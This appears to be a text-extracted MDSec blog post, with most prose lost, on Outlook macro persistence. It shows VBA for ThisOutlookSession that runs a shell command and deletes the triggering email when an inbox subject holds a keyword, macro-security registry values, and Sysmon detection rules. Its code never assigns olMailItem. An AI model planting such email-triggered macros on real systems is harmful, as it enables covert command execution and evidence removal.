
MDSec

Introduction

VbsProject.OTM


Analysis


ThisOutlookSession



VbaProject.OTM

%APPDATA%\Roaming\Microsoft\Outlook





`Level`

```
4 = Disable all macros without notification
3 = Notifications for digitally signed macros, all other macros disabled
2 = Notifications for all macros
1 = Enable all Macros
```

VbaProject.OTM

```
dmc@deathstar ~  ✗ file ~/VbaProject.OTM
VbaProject.OTM: Composite Document File V2 Document, Cannot read section info
```

oledump.py

```
dmc@deathstar ~  ✗ python oledump.py ~/VbaProject.OTM
  1:        43 'OutlookProjectData'
  2:       388 'OutlookVbaData/PROJECT'
  3:        59 'OutlookVbaData/PROJECTwm'
  4: M    6156 'OutlookVbaData/VBA/ThisOutlookSession'
  5:      2663 'OutlookVbaData/VBA/_VBA_PROJECT'
  6:       497 'OutlookVbaData/VBA/dir'
```

VbaProject.OTM

Weaponisation

ThisOutlookSession

`olInboxItems`

```
Option Explicit
Private WithEvents olInboxItems As Items
Private Sub Application_Startup()
    Set olInboxItems = Session.GetDefaultFolder(olFolderInbox).Items
End Sub
```

```
Private Sub olInboxItems_ItemAdd(ByVal Item As Object)
End Sub
```

`Item`

```
Private Sub olInboxItems_ItemAdd(ByVal Item As Object)
    If TypeOf Item Is MailItem Then
        MsgBox "You have mail"
    End If
End Sub
```

`MailItem.Subject`

`MailItem.Delete`

```
Private Sub olInboxItems_ItemAdd(ByVal Item As Object)
    On Error Resume Next
    Dim olMailItem As MailItem
    If TypeOf Item Is MailItem Then
       If InStr(olMailItem.Subject, "MDSec") > 0 Then
            MsgBox "Hack The Planet"
            olMailItem.Delete
        End If
    End If
    Set Item = Nothing
    Set olMailItem = Nothing
End Sub
```

```
Option Explicit

Private WithEvents olInboxItems As Items

Private Sub Application_Startup()
    Set olInboxItems = Session.GetDefaultFolder(olFolderInbox).Items
End Sub

Private Sub olInboxItems_ItemAdd(ByVal Item As Object)
    On Error Resume Next
    Dim olMailItem As MailItem
    If TypeOf Item Is MailItem Then
       If InStr(olMailItem.Subject, "MDSec") > 0 Then
            MsgBox "Hack The Planet"
            Shell "calc.exe"
            olMailItem.Delete
        End If
    End If
    Set Item = Nothing
    Set olMailItem = Nothing
End Sub
```

Detection

1. Monitoring of creation/modification events (Sysmon event ID 11) for the `%APPDATA%\Roaming\Microsoft\Outlook\VbaProject.OTM` file.
2. Monitoring for creation/changes events (Sysmon event ID 12) for the `HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Security` key and value `Level`.

Get in touch

Enter your email for updates →

t: +44 (0) 1625 263 503
e: contact@mdsec.co.uk

32A Park Green
Macclesfield
Cheshire
SK11 7NA